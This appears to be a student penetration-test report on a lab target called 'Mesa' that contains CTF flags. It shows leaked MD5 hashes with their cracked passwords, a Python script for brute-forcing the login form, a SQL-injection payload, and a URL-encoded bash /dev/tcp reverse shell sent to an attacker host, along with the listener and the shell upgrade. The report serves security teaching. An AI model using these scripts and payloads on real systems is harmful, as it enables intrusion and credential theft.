


Figure 56: Nikto results for port 80

4.2.3 Examination of discovered web pages

The page *login.php* presented a login form asking for a username and a password (see Figure 57).




Figure 57: Mesa login page


Trying to access *management.php* directly redirected to the login page (see Figure 58). A login was necessary to access the protected area.

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.5_vulns]
└─$ curl http://mesa:80/management.php -I
HTTP/1.1 302 Found
Server: nginx/1.18.0
Date: Thu, 14 May 2026 16:29:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=8hdepgqjvt3nbalhcfocj5aae2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
```

Figure 58: Redirect to Mesa login page without logging in

The */backup* directory was accessible (see Figure 59), and the SQL backup was downloaded with permission from the party acting as client in the assignment (Data from Local System T1005) [43].

The backup contained web-app usernames, password hashes, information about the user's admin status, if they own a unix account, unix usernames, and salary information (see Figure 60).



Index of /backup/

../		
ICSe{aut0_1nd3x_0n}	30-Oct-2025 11:17	0
backup.sql	21-Nov-2025 10:10	2289

Figure 59: Acessing the backup directory in the browser

```
INSERT INTO `users` (`id`, `username`, `password`, `isAdmin`, `hasUnixAcc`,
`unixName`, `salary`) VALUES
(1, 'marq', '0571749e2ac330a7455809c6b0e7af90', 1, 1, 'zucc', 10000000),
(2, 'freeman', 'fddd21b9d7ce17da93c30fa5a653a1df', 1, 1, 'freeman', 250000),
(3, 'groves', '14754f13e5280c5d49d2ae536c2d57e2', 0, 1, 'sam', 133700),
(4, 'joe', 'c13d23675b7a621212c3a6bb07e0e8df', 0, 0, '', 80000),
(5, 'heuzeroth', 'cd1142c62ebbe49a17bc8788a4c83bec', 0, 0, '', 1);
```

Figure 60: Acessing the SQL backup

4.2.4 Credential Acquisition and Web-Application Login

4.2.4.1 Guessing / Cracking credentials

At this point, enough information had been gathered to make educated guesses about user credentials. Guessing words Mr. Buckerzerg seemed to ascribe a high emotional value to lead to a hit: "sunshine" worked as a password for the management system account *marq* (see Figure 62). Checking the website revealed that the information from the database is being displayed in the webapp. Reading the system log, we can see that the user *freeman* changed their password (see Figure 61).




Figure 61: System log showing freeman changed their password




Figure 62: Acessing the management system as user marq

freeman	df64dc2eb4a0b85091dd31eb4923eaac

Figure 63: Hash of new freeman password

The hash for *freeman*'s password displayed in the frontend does not match the hash stored in the database backup (see Figure 63):

Old Hash: `fddd21b9d7ce17da93c30fa5a653a1df`

New Hash: `df64dc2eb4a0b85091dd31eb4923eaac`

It is feasible to assume that the password "machine" for the user groves could be guessed as well, based on their description on the Mesa homepage. Since the password hashes were known at this point, all credentials were able to be cracked. The hashes will be cracked at a later point with Linux tools (see *Section 4.2.7 – Plain-Text Password Acquisition*), but it is also possible to get the credentials via online hash cracking services (see Figure 64).

Hash	Type	Result
0571749e2ac330a7455809c6b0e7af90	md5	sunshine
fddd21b9d7ce17da93c30fa5a653a1df	md5	*****
df64dc2eb4a0b85091dd31eb4923eaac	md5	??????
14754f13e5280c5d49d2ae536c2d57e2	md5	machine
c13d23675b7a621212c3a6bb07e0e8df	md5	hackerman
cd1142c62ebbe49a17bc8788a4c83bec	md5	anwendungssicherheit

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 64: Cracking password hashes via crack station

Source: `https://crackstation.net`

The publicly available information consequently lead to the compromise of all user credentials via the technique *Brute Force: Password Cracking (T1110.002)* [44]:

Username	Password
marq	sunshine
freeman	??????
groves	machine
joe	hackerman
heuzeroth	anwendungssicherheit

These credentials give a threat actor access to Valid Accounts: Local Accounts (T1078.003) [45]. Login with these credentials was possible (see Figure 65 - Figure 69):




Figure 65: Logged in as marq




Figure 66: Logged in as freeman




Figure 67: Logged in as groves




Figure 68: Logged in as joe




Figure 69: Logged in as heuzeroth

4.2.4.2 Online Cracking (Brute Force: Password Guessing T1110.001 [46])

Figuring out the credentials was also possible without cracking the password hashes. Some online password brute forcing tools like Hydra were tried, but didn't yield any productive results. It was decided that it would be more efficient to create a small proof of concept script that could try user

and password combinations against the webserver (see Figure 72).

Using the usernames extracted from the database backup, and a wordlist of likely password candidates created in *Section 4.2.7.2.1 – Preparation (Creating wordlists)*, all passwords were determined by brute force (see Figure 71). The server didn't seem to have any protection set up against rapidly repeated connection attempts, allowing brute forcing.

The wordlist was truncated, since the script wasn't able to handle the complete wordlist including *rockyou.txt*. Partial processing could be implemented to get around the limitation of small file sizes, but the script was only supposed to serve as a proof of concept for the possibility of online cracking.

The complete script can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ *5. Plain Text Password Acquisition* ⟶ *online_cracking* ⟶ *online.py*

Since the protected area's file is called "management.php", the file name was likely to appear in the response to a request with valid credentials, which turned out to be correct (see Figure 70). If a match is detected, the discovered credentials get printed to stdout (see Figure 71).

```
<script>window.open('management.php','_self')</script>
```

Figure 70: Response to a valid login attempt containing "management.php"

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ python3 online.py mesa users.txt wordlist.txt

Username: marq
Password: sunshine

Username: groves
Password: machine

Username: freeman
Password: ??????

Username: joe
Password: hackerman

Username: heuzeroth
Password: anwendungssicherheit
```

Figure 71: Python script successfully brute forcing all passwords

```
ome > student > Pentest > 8_cracking > online.py > ...
 1  import requests, sys
 2
 3  ip = sys.argv[1] #'http://mesa/login.php'
 4  url = 'http://' + ip + '/login.php'
 5  form_data = {}
 6  user_filepath = sys.argv[2]
 7  wordlist_filepath = sys.argv[3]
 8
 9  # Initial request to get PHP session ID
10  request = requests.post(url=url)
11  cookies = request.cookies
12
13  with open(user_filepath) as user_file:
14      user_list = user_file.read().split()
15
16  with open(wordlist_filepath) as wordlist_file:
17      wordlist = wordlist_file.read().split()
18
19  # Brute force all users
20  for user in user_list:
21      #Brute force wordlist
22      for word in wordlist:
23
24          form_data = {
25              'username': user,
26              'pass': word,
27              'login': 'login'
28          }
29
30          request = requests.post(url=url, cookies=cookies, data=form_data);
31
32          if request.status_code == 200 and 'management.php' in request.text:
33              print('Username: ' + user + '\nPassword: ' + word + '\n')
34              break # Continue with next user if a match was found
35
36          if request.status_code != 200:
37              print('Error!')
38              sys.exit()
```

Figure 72: Python script to brute force passwords against the online login form

4.2.4.3 SQL Injection

Login was also possible without a password via SQL injection through the login form (*Exploit Public Facing Application T1190*). The code for *login.php* contains this vulnerability because the user input is not being properly escaped before the query is run against the database (see Figure 73). The source code for the php webpages was obtained later in the process of penetration testing, and will be discussed in detail in those respective sections.

```
$check_user="select * from users WHERE
             username='$user_name' AND
             password='$user_pass'";
```

Figure 73: SQL statement that does not escape user input before querying

Since it was already known that user data was being stored in a relational database because of the discovered SQL backup, it was decided to test a common SQL injection tactic. The idea is to end the statement prematurely by inputting characters that get interpreted as valid SQL, manipulating the query's conditional password-check in a way that would force it to evaluate to "TRUE". Three approaches were found to work (see Figure 74 - Figure 76). The full page screenshots showing that accessing the website this way was possible can be viewed in the appendix (see Figure 160 - Figure 162).




Figure 74: Successful SQL injection attempt 1

Figure 75: Successful SQL injection attempt 2

Figure 76: Successful SQL injection attempt 3

4.2.5 Command Injection

The webpage's source code contained a Path Traversal vulnerability (see Figure 77) (*Exploit Public Facing Application T1190*).

```php
if(isset($_GET['read'])){
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly
    //execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div><div>";
```

Figure 77: File inclusion vulnerability in php source code of *management.php*

User input was being executed without being validated or filtered first, enabling an adversary to inject malicious commands via the optional read parameter. The parameter is intended to take a file name (like e.g. *sys.log*, see Figure 78), to determine which content should be rendered onto the page.

Figure 78: URL parameter - File to read from the system

Any valid filepath would be read. For this reason the contents of */etc/passwd* were able to be printed to the webpage (see Figure 80) by supplying the relative path to the */var/www/htlm* directory (see Figure 79) [47], inside which the webpage resided on the target system.




Figure 79: Relative filepath for file inclusion of */etc/passwd*

If the system executed user input uncritically, it could allow for arbitrary Command Injection. To test this and to eventually create a reverse shell, a shell command that establishes the connection and transmits the attacker input was needed (see Figure 81).

It was known that the webserver was running on a Linux system from prior analysis, meaning bash would almost certainly be available to execute commands.

bash -c had to additionally be prepended to start the command as a bash process [48], since the reverse shell would not persist after being created otherwise.

This command contains characters reserved in the context of URLs (e.g. "*&*", "/", etc.) that needed to be encoded [49]. This was done with an online URL encoder (see Figure 82).




Figure 80: File inclusion of */etc/passwd*

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 81: URL for reverse shell creation

Source: `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`

The reverse shell command then needed to be concatenated with the valid url to have the target machine execute the regular read operation as well as the reverse shell creation command. The whitespace character gets encoded as *%20*, the ampersand symbol as *%26*. The encoded sequence for concatenation hence needed to be: **%20%26%26%20**

The resulting fully encoded URL to create the reverse shell took the following form:

`http://mesa/management.php?read=sys.log%20%26%26%20bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%27`

Figure 82: URL-encoding the reverse shell command

Source: `https://jam.dev/utilities/url-encoder`

Passing a valid file name and concatenating the read command via *&&* allowed for arbitrary code execution of the appended command (Command Injection) [50]. A netcat listener was established and the encoded URL was submitted to the webserver via curl (see Figure 83).




Figure 83: Creating reverse shell via malicious URL

The parameters for Curl were chosen with the following reasoning [51]:

- **I**

  Chosen to prevent the output on the local shell from being unnecessarily large once the process completes.

- **b** *"PHPSESSID=ogg76mkgqa2hq67su748salmbt"*

  Used to pass the PHP session ID cookie, which is needed to make use of the authenticated session created by logging in with the acquired credentials (see Figure 84).




Figure 84: PHP session ID of logged in session

```
┌──(student㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 48764
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/usr/bin/bash script -q /dev/null
www-data@AuV-Mesa-Entry-15:~/html$ ^Z
zsh: suspended  nc -lvp 443

┌──(student㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvp 443

www-data@AuV-Mesa-Entry-15:~/html$ export TERM=linux
www-data@AuV-Mesa-Entry-15:~/html$ export SHELL=zsh
www-data@AuV-Mesa-Entry-15:~/html$ tty
/dev/pts/4
www-data@AuV-Mesa-Entry-15:~/html$
```

Figure 85: Upgrading the reverse shell to an interactive shell

The shell was then upgraded to an interactive shell (see Figure 85).

The following steps were taken to that end:

1. *SHELL=/usr/bin/bash script -q /dev/null*

   Set the environment variable SHELL to the absolute filepath of the bash program for the following command [48]. The script utility then starts a tty shell session. The *-q* flag surpresses start and stop messages [52] and discards the script logs (redirects to */dev/null*) [53].

2. *Send process to background*

   Sent the process to the background by pressing *CTRL + Z*.

3. **stty** *raw* -echo; **fg**

   Stty set the terminal characteristics to disable echo of all input with the *-echo* flag, and set the input mode to *raw*, meaning it is handed through without processing [54]. The local

terminal now acts as a pass-through layer to the spawned shell, which is brought back into the foreground with *fg*.

4. **export** TERM=*linux* and **export** SHELL=*zsh*
   Set the environment variables controlling terminal behavior for extra usability.

4.2.6 Source Code Analysis

This section will analyze snippets of the source code of both *login.php* and *management.php*. The process of obtaining the source code via the reverse shell has been documented in the appendix (see Figure 163 - Figure 165). The files can be viewed in the appended files under: *Assignment 2 - Complete Pentest (Mesa)* ⟶ *4. Source Code Analysis*

4.2.6.1 login.php.save

The file *login.php.save* seems to have originated when the main file was being edited on the target machine and the editing software crashed or ran out of available buffer, creating a *.save* file [55]. Its code contents mirror *login.php*, which will be discussed in the following section.

```
1 #Don't edit files on prod system. Most editors keep a .save file, which
  can remain if the editor was incorrectly closed (e.g. crashed).
2 #ICSe{n3v3r_pr0d_3d1t}
```

Figure 86: *login.php.save* flag

4.2.6.2 login.php

```
    {   //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input
and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE
                     username='$user_name' AND
                     password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);
```

Figure 87: Source code of *login.php* - SQL injection vulnerability and flag

The login page contained the previously discussed SQL injection vulnerability (see *Section 4.2.4 – Credential Acquisition and Web-Application Login*). The user input was being passed without validation and without escaping to the variables **$user_name** (input from the username field) and **$user_pass** (raw MD5 hash of the input from the password field) (see Figure 87).

These variables were written into a predefined string **$check_user**, which gets used as an SQL query. The variables were not escaped or validated before running the query against the database. The user can terminate the input prematurely by using the SQL string literal " ' " (single quote) or writing conditional logic to the statement that gets evaluated (see Figure 87).

The **$check_user** variable got passed to the function **mysqli_query** along with the connection to the live database (see Figure 87). This function does not escape the passed query, running it against the database without further checks [56].

Since the input is neither validated nor escaped at any point, any input consisting of valid SQL would be executed.

4.2.6.3 management.php

The management page contains the previously discussed File Inclusion / Command Injection vulnerability (see *Section 4.2.5 – Command Injection*). The problem is a lack of user input validation, as with the SQL injection vulnerability.

User input is accessed by the php program through the "read" URL-parameter via the variable **$_GET**, after which it is immediately passed to the **shell_exec** function without any validation (see Figure 88). The function does not perform checks to determine if malicious user input is present, executing any valid command [57] passed by a threat actor.

```
    if(isset($_GET['read'])){
        //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
        //Some functions are unsafe. Never directly execute anything given by a user!
        $stuff = shell_exec("cat " . $_GET['read']);
        echo $stuff . "<br></div><div>";
        if($_GET['read'] ≠ "err.log" && $_GET['read'] ≠ "login.log" &&
$_GET['read'] ≠ "sys.log"){
            echo "<span style=\"background-color:#011526; color:#F2B872\">( ͡° ͜ʖ ͡°) 👉
<strong>ICSe{1s_th1s_4_lf1?}</strong></span>";
```

Figure 88: *management.php* command injection vulnerability and flags

```
if($_SESSION['logged_user'] ≠ "marq" && $_SESSION['logged_user'] ≠ freeman &&
$_SESSION['logged_user'] ≠ groves){
        echo "<div class=\"alert alert-
hacker\"><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
```

Figure 89: Additional *management.php* flag

